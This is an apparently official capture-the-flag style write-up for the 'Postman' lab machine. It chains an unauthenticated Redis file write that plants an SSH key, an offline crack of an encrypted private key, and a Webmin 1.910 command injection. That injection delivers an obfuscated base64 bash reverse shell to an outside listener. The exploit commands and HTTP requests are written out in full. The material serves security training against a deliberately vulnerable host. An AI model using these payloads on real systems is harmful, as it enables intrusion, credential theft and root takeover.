Postman

12th March 2020 / Document No D20.100.60

Prepared By: MinatoTW

Machine Author(s): TheCyberGeek

Difficulty: Easy

Classification: Official

Synopsis

Postman is an easy difficulty Linux machine, which features a Redis server running without authentication. This service can be leveraged to write an SSH public key to the user's folder. An encrypted SSH private key is found, which can be cracked to gain user access. The user is found to have a login for an older version of Webmin. This is exploited through command injection to gain root privileges.

Skills Required

- Enumeration


Skills Learned

- Redis Exploitation
- Webmin Command Injection

Enumeration

Nmap

```
nmap -p- -T4 --min-rate=1000 -sC -sV 10.10.10.160
```




```
nmap -p- -T4 --min-rate=1000 -sC -sV 10.10.10.160
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-03 17:21 IST.
Nmap scan report for 10.10.10.160
Host is up (0.18s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Cyber Geek's Personal Website
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH and Apache are running on their usual ports. Additionally, a Redis `4.0.9` instance is also found. Port 10000 hosts Webmin running on MiniServ `1.910`.

Redis


Redis versions between 4.0 and 5.0 are vulnerable to unauthenticated command execution and file writes. Detailed information on this vulnerability can be found in this presentation. Let's check if the server is vulnerable using `redis-cli`.



```
redis-cli -h 10.10.10.160
10.10.10.160:6379> CONFIG GET *
  1) "dbfilename"
  2) "dump.rdb"
  3) "requirepass"
  4) ""
  5) "masterauth"
  6) ""
  7) "cluster-announce-ip"
  8) ""
  9) "unixsocket"
 10) ""
 11) "logfile"
 12) "/var/log/redis/redis-server.log"
 13) "pidfile"
 14) "/var/run/redis/redis-server.pid"
<SNIP>
```


We were able to connect and query the configuration, which reveals that it's possible to operate without authentication.

Looking at the config, we find the default folder to be `/var/lib/redis`. Let's check if the `redis` user has SSH authentication configured by checking for the existence of `.ssh` folder.




```
10.10.10.160:6379> CONFIG GET dir
1) "dir"
2) "/var/lib/redis"
10.10.10.160:6379> CONFIG SET dir /var/lib/redis/blah
(error) ERR Changing directory: No such file or directory
10.10.10.160:6379> CONFIG SET dir /var/lib/redis/.ssh
OK
```

In the image above, the server returned an error when we try setting a non-existent directory but returned `OK` on setting dir to the `.ssh` folder. Having confirmed the existence of the `.ssh` folder, we can proceed write our SSH public key to it. First, create a file named `key.txt` with the SSH public key in it.




```
(echo -e "\n\n"; cat /root/.ssh/id_rsa.pub; echo -e "\n\n") > key.txt
```

Next, set the file contents as a key in redis.




```
cat key.txt | redis-cli -h 10.10.10.160 -x set ssh_key
OK
```

Save this key into the `/var/lib/redis/.ssh/authorized_keys` file.



```
redis-cli -h 10.10.10.160
10.10.10.160:6379> GET ssh_key
"\n\n\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDZ<SNIP>\n\n\n\n"
10.10.10.160:6379> CONFIG SET dir /var/lib/redis/.ssh
OK
10.10.10.160:6379> CONFIG SET dbfilename authorized_keys
OK
10.10.10.160:6379> save
OK
10.10.10.160:6379> exit
```


In the image above, the key named `ssh_key` is saved into the `authorized_keys` file. We can now SSH into the server as the `redis` user.



```
ssh redis@10.10.10.160

Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

redis@Postman:~$ id
uid=107(redis) gid=114(redis) groups=114(redis)
```


Lateral Movement

The LinPeas enumeration script can be used to enumerate the box further. Download the script and transfer it to the box using `scp`.




```
scp linpeas.sh redis@10.10.10.160:/tmp
```

Browse to the `/tmp` folder and execute the script.




```
redis@Postman:/tmp$ chmod +x linpeas.sh
redis@Postman:/tmp$ ./linpeas.sh
<SNIP>
[+] Looking for ssl/ssh files
/opt/id_rsa.bak
/var/lib/redis/.ssh/authorized_keys
Port 22
PermitRootLogin yes
<SNIP>
```

The script identified an `id_rsa.bak` file in the `/opt` folder.




```
redis@Postman:/tmp$ cat /opt/id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
<SNIP>
```

The key is found to be encrypted. Copy the key locally, so we can attempt to crack it offline using John the Ripper. The `ssh2john` script can be used to generate a hash of the key.



```
ssh2john.py id_rsa.bak > hash
john hash --fork=4 -w=/home/user/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 3 OpenMP threads per process (12 total across 4 processes)
Node numbers 1-4 of 4 (fork)
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (id_rsa.bak)
<SNIP>
```


The offline brute force attack was successful, and the password is revealed to be `computer2008`. The other user on the box with valid shell is `Matt`. Trying to use this SSH key to login fails. However, we can use `su` to switch user.



```
redis@Postman:/tmp$ su Matt
Password: <computer2008>
Matt@Postman:/tmp$ cd ~
Matt@Postman:~$ ls
user.txt
```

Privilege Escalation

Enumeration as this user doesn't yield any interesting output. Let's try logging in to webmin with his credentials.




System hostname	Postman. (127.0.1.1)	Operating system	Ubuntu Linux 18.04.3
Webmin version	1.910	Authentic theme version	19.33
Time on system	Thursday, March 12, 2020 9:20 AM	Kernel and CPU	Linux 4.15.0-58-generic on x86_64
Processor information	AMD EPYC 7401P 24-Core Processor, 1 cores	CPU load averages	0.06 (1 min) 0.01 (5 mins) 0.00 (15 mins)
Real memory	319.25 MB used / 398.25 MB cached / 897.60 MB total	Virtual memory	256 kB used / 472.46 MB total
Local disk space	3.48 GB used / 6.30 GB free / 9.78 GB total	Package updates	60 package updates are available, of which 32 are security updates

The login was successful, giving us low privileged access to the application. The version of the webmin server can be found by looking at the `/etc/webmin/version` file.

```
Matt@Postman:/etc/webmin$ cat version
1.910
```

Searching for vulnerabilities in this version, we come across this PoC. The package updater is vulnerable to command injection through the `u` POST parameter. Click on `System` on the panel to the left, then click on `Software Package Updates`. Turn on Burp intercept and click on `Update Select Packages`.




Found 60 matching packages ..

A request to `/package-updates/update.cgi` should be intercepted, send this to Burp Repeater and remove all the parameters. Add the following payload to the end of the request:

```
u=acl%2Fapt&u=$(whoami)
```


This should execute `whoami` before the apt update command. Once the page returns, scroll to the bottom to look at the output.



```
POST /package-updates/update.cgi HTTP/1.1
Host: 10.10.10.160:10000
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Progressive-URL:
https://10.10.10.160:10000/package-updates/update.cgi
X-Requested-From: package-updates
X-Requested-From-Tab: webmin
X-Requested-With: XMLHttpRequest
Content-Length: 23
Connection: close
Referer:
https://10.10.10.160:10000/package-updates/update.cgi?xnavigati
on=1
Cookie: redirect=1; testing=1; sid=
5f5690b7603f4d60d2c34506d7bcd009

u=acl%2Fapt&u=$(whoami)
```

```
<table class="header"><tr>
<td id="headln2l" class="invisible"><a href="
/package-updates/index.cgi">Module Index</a><br>
</td>
<td data-current-module-name="Software Package Updates" ic
='headln2c'><span data-main_title>Update Packages</span></
td>
<td id="headln2r"></td></tr></table>
</div>
<div class="panel-body">
Building complete list of packages ..<p>
Now updating <tt>acl $(whoami)</tt> ..<br>
<ul>
<b>Installing package(s) with command <tt>apt-get -y
install acl $(whoami)</tt> ..</b><p>
<pre>Reading package lists...
Building dependency tree...
Reading state information...
E: Unable to locate package root
</pre>
<b>.. install failed!</b><p>
</ul><br>
```

It's seen that the server tried to install a package named `root`, which was the output of `whoami`. Similarly, a bash reverse shell can be executed.




```
echo -n 'bash -c "bash -i >& /dev/tcp/10.10.14.3/4444 0>&1"' | base64
YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzQ0NDQgMD4mMSI=
```

The final payload will be:

```
echo${IFS}YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzQ0NDQgMD4mMSI=|b
ase64${IFS}-d|bash
```


The IFS variable is used instead of spaces, in order to avoid the server from splitting the command. Add this to the `u` parameter and URL encode it. Next, start a listener on port 4444 and forward the request.



```
POST /package-updates/update.cgi HTTP/1.1
Host: 10.10.10.160:10000
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Progressive-URL:
https://10.10.10.160:10000/package-updates/update.cgi
X-Requested-From: package-updates
X-Requested-From-Tab: webmin
X-Requested-With: XMLHttpRequest
Content-Length: 119
Connection: close
Referer:
https://10.10.10.160:10000/package-updates/update.cgi?xnavigati
on=1
Cookie: redirect=1; testing=1; sid=
5f5690b7603f4d60d2c34506d7bcd009

u=acl%2Fapt&u=
$(echo${IFS}YmFzaCAtYyAiYmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xN
C4zLzQ0NDQgMD4mMSI%3d|base64${IFS}-d|bash)
```

```
package-updates" data-module="package-updates" >
